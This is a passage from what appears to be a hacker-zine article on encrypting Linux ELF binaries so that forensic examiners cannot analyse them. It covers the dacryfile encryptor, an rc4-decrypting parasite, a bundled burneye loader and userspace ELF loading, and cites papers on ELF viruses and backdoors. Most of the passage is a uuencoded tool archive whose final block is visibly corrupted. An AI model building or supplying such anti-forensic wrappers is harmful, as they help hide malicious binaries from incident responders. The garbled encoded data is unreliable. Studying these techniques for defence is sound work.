The parasite itself is fairly simple, utilising the subversive dynamic linking Linux library to access libc functions, and rc4 to decrypt the host.

The dacryfile collection is unsupported and undocumented, it and all other first generation binary encryptors, are a dead end. However, a dacryfile protected binary will be extremely immune from the recent pitiful attempts at reverse engineering by the forensic experts. Provided the encryption passphrase remains secret, and is strong enough to withstand a brute force attack, a dacryfile protect binary will keep is its object code or read-only data secure from examination. The dynamic string table will still be available, but that will provide limited information about the functionality of the binary.

Also included with the article is a stripped down but functional loader of the burneye runtime encryption program. It is commented and should work just fine.

* dacryphilia is a fetish in which one gains sexual arousal through the tears of one's partner.

--[Packing/Userspace ELF loader

The most flexible approach to wrap an executeable has been invented by the developers of the UPX packer [12], by John Reiser to be exact :). They load the binary in userspace, much like the kernel does it. When done properly there is no visible change in behaviour to the wrapped program, while it has no constrains on either the wrapper or the wrapped executeable, as the techniques mentioned before have. So this is the way we want to encrypt

binaries, by loading them from userspace.

Normally the kernel is responsible for loading the ELF executeable into memory, setting page permissions and allocating storage. Then it passes control to the code in the executeable.

On todays system this is not fully true anymore. The kernel still does a lot of initial work, but then interacts with a userspace runtime linker (rtld) to resolve libraries dependancies, symbols and linking preparations. Only after the rtld has done the whole backstage work, control is passed to the real programs entry point. The program finds itself in a healthy environment with all library symbols resolved, well prepared memory layout and a carefully watching runtime linker in the background.

In normal system use this is a very hidden operation and since it works so smooth nobody really cares. But as we are going to write a userspace ELF loader, we have to mess with the details. To get a rough impression, just write a simple "hello world" program in C, compile it, and instead of just running it, do a strace on it. Ever wondered what happens as so many syscalls are issued by your one-line executeable?

This is the runtime linker in action, trying to resolve your 'printf' symbol after it mapped the entire C library into memory and prepared the page permissions.

A lot of interesting details about the history of linkers and program loading can be found in [8].

--[The future

Forensic work on binary executeables will become very difficult, and most of the people who do forensics nowadays will drop out of the field. Most likely some people from the reverse engineering 'scene' will convert more to network security and become forensics.

There are promising approaches to incorporating decompilation and data/code flow analysis techniques into binary encryption to implement further protections against tampering, analyzing and deprotecting such binaries.

The strength of the next protections will rely on the missing debug interfaces on most UNIX's, that are able to deal with hostile code. The generation of protections that come afterwards will rely solely on their sophisticated obfuscation approaches to deny attempts of static and dead-listing type of analysis.

There are approaches to replace the overtaxed ptrace interface [9] with more powerful debug interfaces that can deal with hostile code. Also work on kernel space debuggers has been done, such as the Pice debugger [10].

Aside from poor debugging tools and bad debugging hooks, the only thing that can be used to armour the run time binary is heavy obfuscation that will make it harder for a reverse engineer to see what is actually going on. You have to remember that a reverse engineer can see each atomic operation that is performed, as well as what is going on in memory (i.e. change variables, new mmaps, read()s, etc. etc. If this is to be defeated, they need to be swamped with information. They need to be so bady off that they cry about each time they have to restart their debuggers!

--[References

[1] Tool Interface Standard, Executeable and Linking Format, Version 1.2
http://segfault.net/~scut/cpu/generic/TIS-ELF_v1.2.pdf

http://www.caldera.com/developers/gabi/latest/contents.html
http://www.caldera.com/developers/devspecs/gabi41.pdf

additional per-architecture information is available from
http://www.caldera.com/developers/devspecs/

[2] Silvio Cesare, Unix viruses
http://www.big.net.au/~silvio/unix-viruses.txt

[3] Silvio Cesare, Unix ELF parasites and virus
http://www.big.net.au/~silvio/elf-pv.txt

[4] klog, Phrack #56 article 9, Backdooring binary objects
http://www.phrack.org/show.php?p=56&a=9

[5] Silvio Cesare, The 'VIT' virus
http://www.big.net.au/~silvio/vit.html

[6] Konrad Rieck, Konrad Kretschmer
'Brundle-Fly', a good-natured Linux ELF virus
http://www.roqe.org/brundle-fly/

[7] The grugq, dacryfile binary encryptor
http://hcunix.7350.org/grugq/src/dacryfile.tgz

[8] John R. Levine, Linkers & Loaders
ISBN 1-55860-496-0

[9] Linux ptrace man page (see if you can catch the three errors)
http://www.die.net/doc/linux/man/man2/ptrace.2.html

[10] PrivateICE Linux system level symbolic source debugger
http://pice.sourceforge.net/

[11] Konstantin Boldyshev, Startup state of Linux/i386 ELF binary
http://linuxassembly.org/startup.html

[12] UPX, the Ultimate Packer for eXecutables
http://upx.sourceforge.net/

[13] GNU binutils
ftp://ftp.gnu.org

[14] Forensic analysis of a burneye protected binary
http://www.incidents.org/papers/ssh_exploit.pdf
http://staff.washington.edu/dittrich/misc/ssh-analysis.txt

[15] The grugq, Subversive Dynamic Linking
http://hcunix.7350.org/grugq/doc/subversivedl.pdf

begin 644 binary-encryption.tar.gz
M'XL(`#^^+#P``^S\97`>3;,V"%K,S,S,8#%8S,QD,3,S6,S,;+$LM%@6,S,S
M,S/K7MG/^[QPSG=F-F:^V(V-G9:C[^KLK*S$*ZM^M`W,;?0=W.F,;0P=W.V<
MS&UM&#[];[\8&5D9V=D_?_S^N?[K[U]C=E8F%B86]@_>3XQ,+,PLGS\1?O[?
MK\I_OYP=G?0="`D_.=C:.OT?\?V?O?__T<O@O\7?RE;?B-[P?^<:C$R,C&QL
MK/]3_-G86?X9?S9V-J8/?E86%M9/A(S_.Y7XGZ[_/X_B;F-H96SD3$AC[&5
M";T9'_2_"":&-DY6_TER=#(RM_UO)"MS@_^D.=N8?Y#_"Y^[(\-_6^(WT=I:
MW^:_4S^BXO3?J4[N=L:.O\G0)$;&)N8VQH3R`F(B2A*:(E`BTJ*Z(NHB0KI_
M4P@9J`E9&3G9"*D9H*&AS6V<H$WTG?2M*`W-/N)-[4@%[0D-96?LX&#K0.E(
MQ0T-9>QF[D3)_#'RAH9VMG$T-[4Q-B*TLK4QA?Y=$;H?NE-^""$T,:(E%+$R
M86'6%3$S^A!D_''_FR+_AV+WA_+7,M0.QDZ_I_Y9[3^D0A$2VOP6;&AMY$C(
M2\A("PT%]4&SUK>S,K8Q=3+[T.@/VP=-W\C(X>/Q8_7?3^9_<UKKFECIF_Z>
M+",@KRNO**$JH"SRKY=V#K9.'^\HY17EE'45102$O?Z,U!0EE$5^V_M;02@H
M:L(/[73-K?5-C3]H_S+CXX7=;QT<G1R<#9T(_Z$IX8<5?ZGUH>?OPG'ZL]['
M@[&-T9^AT8>/_Q[K6UG9&GX\?(B!LC4QT77ZS?@Q^'CV_ENBH]9O!]+Q&>O:
MF=DX6^O0$E(36G%#0T-9&UL[&CM1DO_-1TO(Z,;(2$OH:.YA;&M"^9]Z47W,
M^@\Y5+]%F-@Z$%*:_W'NAS$?O[\CPTUH3LCSG\P?)!J:WRPT-%1_+'1T-7<R
M-".DM#.CX[/3_9UT?]$-]1T_,DY95UI.0)CKMX6_B5#_U4?4AA]+_5-OK7]&
MF89&A_L/OR$=W]_N^Z/4[T5<?@>9D)S0YQ^+ZEM]I`HA'2$3U;_/^7#F[Y!2

```
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
```

```
MM-#V'TZ1!'N82BO"W5M<UPN3%(@-Y<5X09W,$]I3CD>NC6JQIX,X8BN)"&*;
M30D2A;&^!`CB:$0[/%@CT7[)IZ-S2/I)C3^D*-][?M4]N:D0QT!2Z4#9'O@4
MC[JPYJ_4U(0SX#?V$AJ;#?G&7M<_4+'`4U#M3H1O6JU`2JI51=?PC@D_@-8M
MHE)`O!C-BL8N:ASW(YCMER;EPNR@T(/EL8PP9;L,[`:Y/P$)$'-4@6F:K!3\
M4O_,F\%]>ZV8&:P99,P<!7._>AE'"YWYYSD<\Z*-,J+,=/Q:?@X5>BJHE]@T
MKI!S6#Q/A_-:'05*=[87:L.R86:1'%;W@U-V3DUUO^@:&$@Z@JMIPQOA0G)!
M;*6A4\D2->>::I6]3W3G-KEZ!#NS!X;<5OG@^TB+E]0>^T%CZZO"N6-CQ!51
MG-D/0+`30A,OE-2+FUE`6V-@A\H9AG4!\U3.>1LMOR9A^/1KL[YK):I+@^C<
MR_H>\-^_8$1E+1.A[Q6\M<H77!T9!N9Y.B=WVXT9.<0'!+K.3HB!.X0(9:Y6
MA37BVHN(2DCG\:(CJR\&HCHI;*^*]V#`@(D8)A2TWW%!OK#W&Y&'5]=/HF>(
M=ETJO<"(V/-S/ED]%2-^?R'B\56M//79TGO*XN`+(H5QPQ=G)$-D'@A$P<:(
MJ$A]004ZCP;%?NQ^',WJ[<MI-&X\MS*8DAW^(N)D;SAYJ#O_X&J^0J.&/'$I
MT_0T4=[0KJNV40568WI:P7D'[:[YL/\``\RVRE7B,&DE4C`Y$_))LQRV,9I<(
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
```

```
M7O>0G9>A‘_ZG^-=P=.5$+0MV:)C"#=]%HT+K-OC^ZSV4I,22‘CD&M\)8J213
M1PLR‘;2,\?[.VJUSN6@/$/+8&ZCQO!D]9?G&:"U*])U!UXJF:$I>)[(K‘DFU
M)T[6]I.7F)>6U[>)NX<<_(/A8T!Q‘8‘W%=‘HQ.G[D<HMGG,6=WHY’0#UBLH=
MWQC[^HU7.M?,E\";J[$4/CSH9)U-L7’MD:L*:9CVTJT;BK2)XCUR=*LGO6?]
M))1U1#B*’A$"W$2TD,/95^H.WD7&P]%1!V.K0$’A/0>L_7-87")#VD16R-!,
M$B:S2/]N:J$5A.Y7;W=;34K@X7+=9\;\Y!&?)":?Y-)O)\[?JHQ>B^/9?!FC
M0OI]"QLH!@!‘A<!J9J\+U!‘G5P!,M?QO/;Y&Z>G2O(6W&_<>9J\OVD./Q2A7
M+&^FDVYZKPL_/*\>""Q?,@%:W(M:,0"QYFC‘:*&YDQ4S(_‘SMA\9;"<9+U]&
M[:Y:L/W.\‘7ETNT;FEC1$>D!";$#WJY@%=:K=T(SU[?XH,PY@8,H0.J2CX,7
MR@O5[A>]KDRY-VG7<$MN7RY.I\\@_;4*NR*#IPDK/ZVCR?*[PS:\:QZE4!=%
M’V]++75A@V+>_2$A.0EHXSIVUL&OT?(.U\B<U,"!KX/YJX4V+L^&>*KXQJZ#
M8A)CB:R.FVZ]81+:\X6+3<@)ZLTK$[I4DKMW4<F>IDS&S;!P@.*_R!8V$N\>
MZ&XS").@^<*[J&\;..3;6#ME‘1.QJ@;B=5><^,(G1I+R?^,FNX,UR4?"*YEJ
M9’DMY?F4F!.1MTFKF-=#[8Y]VM2X_"GG-&[GV=^9EHF8C9LP1G:5,*:_%P?G
MZMN"$@?ML&R0$^Q@3J*H^51<-I<D;=?HSX+LQCU/S<30>%.$V-5F’J3F<"YG
M2X[OP<BNJ_(UL0ZW!7SZ;(COR:FQ%KO%_0(^XCP>1Q%)VYW6KU%GR-ZCW0<,
MKH1\/KQ1LBK>KFS88E6+4V(:LQ‘3BW!1BA9YKO5[6]_1<?IJML1^T8A‘U(X"
MX[U"H3N4H.J"QV-XTQN?*M)OI,ZA3$IU.’XY8>=/\9OSPV=*;]#WD;U5"D[&
MN9ZZ!]2[GHU9XTB\OZ/Q]ZE?!2260DCP(M-<Z\1’G2AG1"C];%3TU&"‘(19‘
M8H*<!*4*RWCD>W$&_#(%QU2,3UAT.‘=6UB‘’O\G.SC[/]HG,7T+$6!$B[L#(
M;[:<*X"*<]F?%49A$;\1W,*@R39U$!A"[%E(/*CC,+TBW.;6U#’Q7W0RESG<
MYR2=;+4DKN6,R)^5N4;9@4<!/C:7CMVP86UHO&NO+Z)^#XWA!_##7DQ,6-\"
M!!K5P@$]M[X7N3-E$X‘6-SYSKSQRCVPU4W%$!E>/:VIV677W!)F’X$#YFKXD
M]\=)IK.HI&YT.HLP‘[:273’B.4]’LO)H58MDW04,#C+H‘.1-9CK3-6Q4!X.‘
M.;Z=D71-J:,]^I3XD:SYW1KE;7:M;>],B@*‘:W:6#V![[\5Z1_5E@[<*L,!I
M]*2+<)5S_‘;8(A#VD‘@15=WXDB")]FHW*!<V&QZFIZ$)’5BK/7Y]JGUD6-@Y
M;10_BB-)7SJ,AKLL’T\!DTKK65%W]D3,4NXANHMJ69UVPQ%A*ADER%[9M0N^
ME>5E4OJ@CQ]P:+2]2YQ&5V*^_*YQ;2+@!3QE’PCD,@I3Y%#A@77[&AH8!GX#
MY@WV^7/(UP6SN(:D1PK(0>4S64JV$G+DO=*&7CWI0+*M9^Q+[2_"9PL;/"0_
M+$!_83NA0EH_@[^)-5G$?J%GSB6E7Q8.Y$QQ.Y0T3$<M-P*/.K3W*?VI$C@N
MD[J:CT89S\)TA;DO+,8Y#4WXPCT5M0’HC"’8!3]<&‘"<.’.’W+U-Z/!L/7-K
M‘#R5@3NP‘*XQF$MJ=QT(7)Z?WSL2BN<!E7<=EF\7FH"6/T/^RG=V)0)+01?A
M/B/7+*A&5’6<R0#^\O1@&N^$474GF’R;%_,9)-X=F8M]=6D^J)’L._W><"W8
M.<==X:G@!.U3I=$W<J/T?H-?6353;AVZM##W/^?U/4\:0O6^DPVQ%56_5.Z?
M2/#9U%L/CS5$K1J+3[%R+>0XN?5;GE"I;]3RF_I.K0I83]\G:OR*4[]PR!9H
M’]QG5P.9<B[%/UJ-JO_LT@C+J#B,?&Q@)1HA;2.XJH((5-89,/Y*3!/OV#ZB
MK[8.IWJVX__KTWG^‘D=0N%[A9/^B1E:.$(+R7089=R(*IYCCZ$_I!ZW]G\H%
M7-7E#.ZR.0/[WY=:L*DBB"N5!_9S*/97>;PM?KT,E.QOA3WEW.S4,.]@ID=R
MV10(S^?XLBP1T;LE8.:-8\TU+R&SN\5Q/$28[IG’FEM+)Y_N>V;+971-4LTM
MG<T‘!6FD]AU‘L9S.F1L4:C#9%2D.%&JGTD33&SH;P5S-N%M]ECM*DDP%*@O@
M?QY8)WD?DB‘3:S!%>EP8];K:+IM1BE*/G7CT.6@BHS=AR@>9/_*I>RCIFV;Q
M>,E<Y_,DK84&I-Q6_."D(VLO273;EZS^5K.4?!$C8VJKLU2BZ%*GR‘8]K-KJ
M,MV:G3K^_=7+"WBBV’8N@4#NH;\_N1<\E@JMWOLS:@X5I!]E(2]3&G.]:$3Z
ME/!/W0DHZP0B.>?^]/HV5?>MK1R@LN@88UAY9:1N[<2*&8ZR2CX*\N]X[HYE
M>CH;%<VC$MV.W60Q,EW[NX[O"6X!#F/C9>._1DM$H1,_!SV\+E(!V.:BX]0$
M.+#A7["V2O;9AY9TMPWTD(H\9<‘\^D[*’?=:OU=;?OG^YM:;C5,’64@<’O-8
ML,9,KSK!6ZEA3==;‘72F()FW<339;L4O\S*CX;7U.ENSW>3,;XDO\RE$_)"0
MZ!I*A[2‘[SL&^2D)T0,4A#CF8V"/FDM+*;>BDT0WC#TM8J8H[L67SY5,!3BW
M=5C4:!YH$TD05&921;F9^,+LU*YYYKSK)U8;J/N0V>R-.1&=TC9V1.B)0H&R
MMMLDF3.CR’>B0(8GP63.0"Z!J2>9BK2*2_6O&8*Z4#XZ72!E^K_=@2%SJ(YEO
MQ=G%4LVD9*.:PAB"*X;@RGQ0XT//@%;V:::D7&)NFT74BC;4AD)<AT+H@XYT
MU4U;20:.1P9NN2$[FS(2--.C@I?OCH\_QG;‘7O*(FOULJ$‘&J)ZN;2>^9KZS
ML^3&QYS\V,^?"1-=&%!I<FXA[C)];-CH/T0\J+‘#MHV0B3MCEM3=^2$V3O]P
